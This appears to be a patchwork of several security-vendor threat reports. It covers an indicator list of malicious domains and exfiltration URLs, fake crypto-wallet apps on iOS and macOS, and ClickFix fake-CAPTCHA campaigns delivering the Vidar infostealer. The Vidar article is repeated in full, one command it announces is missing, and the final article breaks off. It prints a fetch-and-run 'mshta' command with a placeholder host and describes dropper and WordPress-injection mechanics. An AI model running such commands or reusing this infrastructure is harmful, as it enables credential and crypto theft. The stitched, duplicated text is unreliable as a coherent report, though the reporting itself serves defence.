Payload delivery
jpbassin[.]com
Domain
Payload delivery
isgilan[.]com
Domain
Payload delivery
arkypc[.]com
Domain
Payload delivery
hacelu[.]com
Domain
Payload delivery
stclegion[.]com
Domain
Payload delivery
xeebii[.]com
Domain
Payload delivery
hxxp://138.124.93[.]32/contact
URL
Exfiltration endpoint
hxxp://168.100.9[.]122/contact
URL
Exfiltration endpoint
hxxp://199.217.98[.]33/contact
URL
Exfiltration endpoint
hxxp://38.244.158[.]103/contact
URL
Exfiltration endpoint
hxxp://38.244.158[.]56/contact
URL
Exfiltration endpoint
hxxp://92.246.136[.]14/contact
URL
Exfiltration endpoint
hxxps://avipstudios[.]com/contact
URL
Exfiltration endpoint
hxxps://joytion[.]com/contact
URL
Exfiltration endpoint
hxxps://laislivon[.]com/contact
URL
Exfiltration endpoint
hxxps://mpasvw[.]com/contact
URL
Exfiltration endpoint
hxxps[://]lakhov[.]com/contact
URL
Exfiltration endpoint
Update campaign infrastructure
Indicator
Type
Description
reachnv[.]com
Domain
Delivery of the update install variant of the helper campaign
vagturk[.]com
Domain
Delivery of the update install variant of the helper campaign
futampako[.]com
Domain
Delivery of the update install variant of the helper campaign
octopox[.]com
Domain
Delivery of the update install variant of the helper campaign
lbarticle[.]com
Domain
Delivery of the update install variant of the helper campaign
raytherrien[.]com
Domain
Delivery of the update install variant of the helper campaign
joeyapple[.]com
Domain
Delivery of the update install variant of the helper campaign
This research is provided by Microsoft Defender Security Research with contributions from Arlette Umuhire Sangwa, Kajhon Soyini, Srinivasan Govindarajan, Michael Melone, and members of Microsoft Threat Intelligence.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Even if you keep your crypto assets in a cold wallet and use Apple devices — which enjoy a strong reputation for security — cybercriminals may still find a way to swipe your funds. These bad actors are combining well-known tricks into new attack chains — including baiting victims right inside the App Store.
Crypto-wallet clones


This past March, we discovered phishing apps at the top of the Chinese App Store charts with icons and names mimicking popular crypto-wallet management tools. Because regional restrictions block several official wallet apps from the Chinese App Store, attackers have stepped in to fill the void. They created fake apps using icons similar to the originals and names with intentional typos — likely to bypass App Store moderation and deceive users.
Phishing apps in the App Store appearing in search results for Ledger Wallet (formerly Ledger Live)

Beyond these, we found a number of apps with names and icons that had nothing to do with cryptocurrency. However, their promotional banners claimed they could be used to download and install official wallet apps that are otherwise unavailable in the regional App Store.
Banners on app pages claiming they can be used to download the official TokenPocket app, which is missing from the local App Store
In total, we identified 26 phishing apps mimicking the following popular wallets:
MetaMask
Ledger
Trust Wallet
Coinbase
TokenPocket
imToken
Bitpie
A few other very similar apps didn’t contain phishing functionality yet, but all signs point to them being linked to the same attackers. It’s likely they plan to add malicious features in future updates.
To get these apps cleared for the App Store, the developers added basic functionality, such as a game, a calculator, or a task planner.
Installing any of these clones is the first step toward losing your crypto assets. While the apps themselves don’t steal cryptocurrency, seed phrases, or passwords, they serve as bait that builds user trust by virtue of being listed on the official App Store. Once installed and launched, however, the app opens a phishing site in the victim’s browser, designed to look like the App Store, which then prompts the user to install a compromised version of the relevant crypto wallet. The attackers have created multiple versions of these malicious modules, each tailored to a specific wallet. You can find a detailed technical breakdown of this attack in our Securelist post.

A victim who falls for the ruse is first prompted to install a provisioning profile, which allows apps to be sideloaded onto an iPhone outside the App Store. The profile is then used to install the malicious app itself.
A fake App Store site prompting the user to install an app masquerading as Ledger Wallet

In the example above, the malware is built on the original Ledger app with integrated Trojan functionality. The app looks identical to the original, but when connected to a hardware wallet, it displays a window requiring a seed phrase, supposedly to restore access. This is not standard procedure: typically, you only need to enter a PIN — never a recovery phrase. If a victim is deceived by the app’s apparent legitimacy and enters their seed phrase, it’s immediately sent to the attackers’ server — granting them full access to the victim’s crypto assets.
Sideloading outside the App Store
A critical component of this scheme involves installing malware on the victim’s iPhone by bypassing the App Store and its verification process. This is executed much like the SparkKitty iOS infostealer we discovered previously. The attackers managed to gain access to the Apple Developer Enterprise Program. For just US$299 a year — and following an interview and corporate verification — this program allows entities to issue their own configuration profiles and apps for direct download to user devices without ever publishing them in the App Store.
To install the app, the victim must first install a configuration profile that enables the malware to be downloaded directly, bypassing the App Store. Note the green verification checkmark
In general, enterprise profiles are designed to allow organizations to deploy internal apps to employees’ devices. These apps don’t require App Store publication and can be installed on an unlimited number of devices. Unfortunately, this feature is often abused. These profiles are frequently used for software that fails to meet Apple’s policies, such as online casinos, pirated mods, and, of course, malware.
This is precisely why the fake site mimicking the Apple Store prompts the user to install a configuration profile before delivering the app signed by that profile.
Stealing cryptocurrency via macOS apps and extensions
Many crypto owners prefer managing their wallets on a computer rather than a smartphone — often choosing Macs for the task. It’s no surprise, then, that most popular macOS infostealers target crypto-wallet data in one way or another. Recently, however, a new malicious tactic has been gaining traction: in addition to stealing saved data, attackers are embedding phishing dialogs directly into legitimate wallet applications already installed on users’ computers. Earlier this year, the MacSync infostealer adopted this functionality. It infiltrates systems via ClickFix attacks: users searching for software are lured to fake sites with fraudulent instructions to install the app by running commands in Terminal. This executes the infostealer, which scrapes passwords and cookies saved in Chrome, chats from popular messengers, and data from browser-based crypto-wallet extensions.
But the most interesting part is what happens next. If the victim already has a legitimate Trezor or Ledger app installed, the infostealer downloads additional modules and… swaps out fragments of the app with its own trojanized code. The malware then re-signs the modified file so that after these “fixes” are made, Gatekeeper (a built-in protection mechanism in macOS) allows the application to run without an additional permission request from the user. While this trick doesn’t always work, it’s effective for simpler apps built on the popular Electron framework.
The trojanized app prompts the user for the seed phrase of their wallet
When the trojanized app is opened, it fakes an error and initiates a “recovery process”, prompting the user for their wallet seed phrase.
Time and again, attackers have proved that no gadget is truly invincible. With so many developers and cryptocurrency users preferring macOS and iOS, threat actors have designed and deployed industrial-scale attacks for both platforms. Staying safe requires in-depth defense backed by skepticism and vigilance.
Download apps only from trusted sources: either the developer’s official website or their App Store page. Since malware can slip even into official stores, always verify the app’s publisher.
Check the app’s rating, publication date, and download counter.
Read the reviews — especially the negative ones. Sort reviews by date to evaluate the latest version. Attackers often start with a perfectly innocent app that earns high ratings before introducing malicious functionality in a later update.
Never copy and paste commands into your Terminal unless you’re 100% certain what they do. These attacks have become very popular lately, often disguised as installation steps for AI apps like Claude Code or OpenClaw.
Use a comprehensive security system on all your computers and smartphones. We recommend Kaspersky Premium. This goes a long way to mitigate the risk of visiting phishing sites or installing malicious apps.
Never enter your seed phrase into a hardware wallet app, on a website, or in a chat. In every scenario, whether migrating to a new wallet, reinstalling apps, or recovering a wallet, the seed phrase should be entered exclusively on the hardware device itself — never in a mobile or desktop app.
Always verify the recipient’s address on the hardware wallet’s screen to prevent attacks involving address swapping.
Store your seed phrases in the most secure way possible, such as on a metal plate or in a sealed envelope in a safe deposit box. It’s best not to store them on a computer at all, but if that’s your only option, use a secure, encrypted vault like Kaspersky Password Manager.
Still believe that Apple devices are bulletproof? Think again as you read the following:
In recent years, ClickFix and fake CAPTCHA techniques have become a popular way for cybercriminals to distribute malware. Instead of exploiting a technical vulnerability, these attacks rely on convincing people to run malicious commands themselves.
Our researchers have recently detected a campaign that ultimately delivers the Vidar infostealer, using several different infection chains.
One of the methods used in this campaign involves installing a malicious installer delivered through fake CAPTCHA pages hosted on compromised WordPress websites. We detected a number of compromised websites involved in the campaign, located in countries including Italy, France, the United States, the United Kingdom, and Brazil.
What is Vidar?
Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems. It typically targets:
Browser-stored usernames and passwords
Cryptocurrency wallet information
Session cookies and authentication tokens
Autofill data and saved payment information
Files that may contain sensitive data
Because Vidar loads in memory and communicates with remote command servers, it can quietly collect and exfiltrate data without obvious signs of infection.
Fake CAPTCHA: the never-ending story

When a user visits a compromised website, they may see a screen mimicking Cloudflare’s familiar “Verifying you are human” page.
This technique has been widely used since 2024 and has evolved through numerous variations over time, both in its visual appearance and in the malicious commands that start the infection chain.
The fake CAPTCHA message shown to the user.
The page instructs the visitor to copy and run a malicious command that starts the infection chain, in this case:
mshta https://{compromised website}/challenge/cf
Mshta is a legitimate Windows binary designed to execute Microsoft HTML Application (HTA). Because it is built into Windows, attackers have abused it since the early days of the ClickFix campaigns.
In this case, the command launches a simple obfuscated HTA script, which eventually downloads and installs malware associated with the Vidar infostealer.
HTA-based MSI dropper
The HTA script is the intermediate stage that downloads and runs a malicious MSI installer. An MSI is a Windows installation package normally used to install software, but attackers frequently abuse it to deliver malware.
The script performs several operations:
The window is resized to 0x0 and moved off-screen, making the application invisible to the user.
The script terminates if the document.location.href doesn’t start with http.
The strings are decoded using XOR and a random key.
Through WMI queries, the script checks for installed antivirus products.
It creates hidden working folders in a random folder under \AppData\Local to drop the MSI file.
In the end, the script downloads the malicious MSI from a compromised website. The downloaded file must be larger than 100 KB to be considered valid. Finally, it removes the :Zone.Identifier alternate data stream.
The malicious HTA script.
In this case, the malicious MSI was downloaded using the following command:
The MSI defines a CustomAction ConfigureNetFx, and it executes a GoLang loader.
Malware loaders (also known as droppers or downloaders) are common tools in the cybercrime ecosystem. Their main job is to stealthily compromise a system and then deliver one or more additional malware payloads.
In this campaign, the loader ultimately decrypts and executes the Vidar infostealer. The executable has different names in the different MSI samples analyzed.
The custom action defined in the MSI.
The Golang loader decodes a shellcode that performs different anti-analysis checks, including:
CheckRemoteDebuggerPresent
IsDebuggerPresent
QueryPerformanceCounter
GetTickCount
After several intermediate steps, the loader decrypts and loads Vidar infostealer directly into memory.
Analysis of compromised websites
The malicious iframe injected into the compromised websites was generated by the domains cdnwoopress[.]com or woopresscdn[.]com in the analyzed cases.
The malicious iframe injected into the compromised website.
The injected code has several functions, and the command used in the fake CAPTCHA attack is obtained from the /api/get_payload endpoint.
Code injected into the compromised websites.
Because the malicious website was misconfigured, we were able to view the backend code injected into the compromised WordPress sites.
The injected script performs several actions:
Creates the file wp-cache-manager.php if it doesn’t already exist, obtaining its contents from the endpoint /api/plugin.
Sends a heartbeat request every hour containing the domain name, site URL, WordPress version, and status.
During page loads (template_redirect), the script filters visitors based on User-Agent and targets Windows desktop visitors.
Requests /api/inject?domain=domain from the remote command server. The response HTML is then displayed, replacing the normal WordPress page.
The malicious code injected in the compromised WordPress site.
How to stay safe
Attacks like this rely on tricking people into running commands themselves, so a few simple precautions can make a big difference.
Slow down. If a webpage asks you to run commands on your device or copy and paste code, pause and think before following the instructions. Cybercriminals often create a sense of urgency with fake security checks, countdown timers, or warnings designed to make you act without thinking.
Never run commands from untrusted sources. A legitimate website should never require you to press Win+R, open Terminal, or paste commands into PowerShell just to verify you are human. If a page asks you to do this, treat it as suspicious.
Verify instructions independently. If a website tells you to execute a command or perform a technical action, check official documentation or contact support through trusted channels before doing anything.
Be cautious with copy and paste. Some attacks hide malicious commands in copied text. If you ever need to run a command from documentation, typing it manually can help reduce the risk of running hidden code.
Protect your device. Keep your operating system and browser updated and use security software that can block malicious websites and detect infostealer malware.
Stay informed. Techniques like fake CAPTCHA pages and ClickFix attacks continue to evolve. Knowing that attackers may try to trick you into running commands yourself can help you spot these scams before they succeed.
Pro tip: The free Malwarebytes Browser Guard extension can warn you if a website attempts to copy content to your clipboard, which may help prevent this type of attack.
In recent years, ClickFix and fake CAPTCHA techniques have become a popular way for cybercriminals to distribute malware. Instead of exploiting a technical vulnerability, these attacks rely on convincing people to run malicious commands themselves.
Our researchers have recently detected a campaign that ultimately delivers the Vidar infostealer, using several different infection chains.
One of the methods used in this campaign involves installing a malicious installer delivered through fake CAPTCHA pages hosted on compromised WordPress websites. We detected a number of compromised websites involved in the campaign, located in countries including Italy, France, the United States, the United Kingdom, and Brazil.
What is Vidar?
Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems. It typically targets:
Browser-stored usernames and passwords
Cryptocurrency wallet information
Session cookies and authentication tokens
Autofill data and saved payment information
Files that may contain sensitive data
Because Vidar loads in memory and communicates with remote command servers, it can quietly collect and exfiltrate data without obvious signs of infection.
Fake CAPTCHA: the never-ending story
When a user visits a compromised website, they may see a screen mimicking Cloudflare’s familiar “Verifying you are human” page.
This technique has been widely used since 2024 and has evolved through numerous variations over time, both in its visual appearance and in the malicious commands that start the infection chain.
The fake CAPTCHA message shown to the user.
The page instructs the visitor to copy and run a malicious command that starts the infection chain, in this case:
mshta https://{compromised website}/challenge/cf
Mshta is a legitimate Windows binary designed to execute Microsoft HTML Application (HTA). Because it is built into Windows, attackers have abused it since the early days of the ClickFix campaigns.
In this case, the command launches a simple obfuscated HTA script, which eventually downloads and installs malware associated with the Vidar infostealer.
HTA-based MSI dropper
The HTA script is the intermediate stage that downloads and runs a malicious MSI installer. An MSI is a Windows installation package normally used to install software, but attackers frequently abuse it to deliver malware.
The script performs several operations:
The window is resized to 0x0 and moved off-screen, making the application invisible to the user.
The script terminates if the document.location.href doesn’t start with http.
The strings are decoded using XOR and a random key.
Through WMI queries, the script checks for installed antivirus products.
It creates hidden working folders in a random folder under \AppData\Local to drop the MSI file.
In the end, the script downloads the malicious MSI from a compromised website. The downloaded file must be larger than 100 KB to be considered valid. Finally, it removes the :Zone.Identifier alternate data stream.
The malicious HTA script.
In this case, the malicious MSI was downloaded using the following command:
The MSI defines a CustomAction ConfigureNetFx, and it executes a GoLang loader.
Malware loaders (also known as droppers or downloaders) are common tools in the cybercrime ecosystem. Their main job is to stealthily compromise a system and then deliver one or more additional malware payloads.
In this campaign, the loader ultimately decrypts and executes the Vidar infostealer. The executable has different names in the different MSI samples analyzed.
The custom action defined in the MSI.
The Golang loader decodes a shellcode that performs different anti-analysis checks, including:
CheckRemoteDebuggerPresent
IsDebuggerPresent
QueryPerformanceCounter
GetTickCount
After several intermediate steps, the loader decrypts and loads Vidar infostealer directly into memory.
Analysis of compromised websites
The malicious iframe injected into the compromised websites was generated by the domains cdnwoopress[.]com or woopresscdn[.]com in the analyzed cases.
The malicious iframe injected into the compromised website.
The injected code has several functions, and the command used in the fake CAPTCHA attack is obtained from the /api/get_payload endpoint.
Code injected into the compromised websites.
Because the malicious website was misconfigured, we were able to view the backend code injected into the compromised WordPress sites.
The injected script performs several actions:
Creates the file wp-cache-manager.php if it doesn’t already exist, obtaining its contents from the endpoint /api/plugin.
Sends a heartbeat request every hour containing the domain name, site URL, WordPress version, and status.
During page loads (template_redirect), the script filters visitors based on User-Agent and targets Windows desktop visitors.
Requests /api/inject?domain=domain from the remote command server. The response HTML is then displayed, replacing the normal WordPress page.
The malicious code injected in the compromised WordPress site.
How to stay safe
Attacks like this rely on tricking people into running commands themselves, so a few simple precautions can make a big difference.
Slow down. If a webpage asks you to run commands on your device or copy and paste code, pause and think before following the instructions. Cybercriminals often create a sense of urgency with fake security checks, countdown timers, or warnings designed to make you act without thinking.
Never run commands from untrusted sources. A legitimate website should never require you to press Win+R, open Terminal, or paste commands into PowerShell just to verify you are human. If a page asks you to do this, treat it as suspicious.
Verify instructions independently. If a website tells you to execute a command or perform a technical action, check official documentation or contact support through trusted channels before doing anything.
Be cautious with copy and paste. Some attacks hide malicious commands in copied text. If you ever need to run a command from documentation, typing it manually can help reduce the risk of running hidden code.
Protect your device. Keep your operating system and browser updated and use security software that can block malicious websites and detect infostealer malware.
Stay informed. Techniques like fake CAPTCHA pages and ClickFix attacks continue to evolve. Knowing that attackers may try to trick you into running commands yourself can help you spot these scams before they succeed.
Pro tip: The free Malwarebytes Browser Guard extension can warn you if a website attempts to copy content to your clipboard, which may help prevent this type of attack.
Update Friday, March 13: A Temu spokesperson contacted us to say: “Temu has not issued any cryptocurrency, token, or digital asset—including any so-called “Temu Coin.” Any airdrop, wallet claim, or cryptocurrency offer purporting to be from Temu is fraudulent and has no connection to our company.”

We’ve covered ClickFix campaigns before: the fake CAPTCHAs, the fake Windows updates, the trick of getting victims to paste malicious commands into their own machines. Now we’ve identified a campaign that uses the opening initial steps seen in ClickFix attacks, but what happens after is different enough to warrant a closer look.
It starts with a convincing fake website promoting a $TEMU airdrop, a fabricated cryptocurrency that uses the name of the well-known shopping platform TEMU. It ends with a remote-access backdoor that checks in with its operators and runs instructions streamed from the internet instead of storing them locally, making it much harder for traditional antivirus tools to detect.
Same opener, different game
If you’ve read our earlier coverage of ClickFix, you know the drill: a webpage that looks like a security check, instructions to press Win+R and paste something, and the user ends up executing a malicious command on their own system.
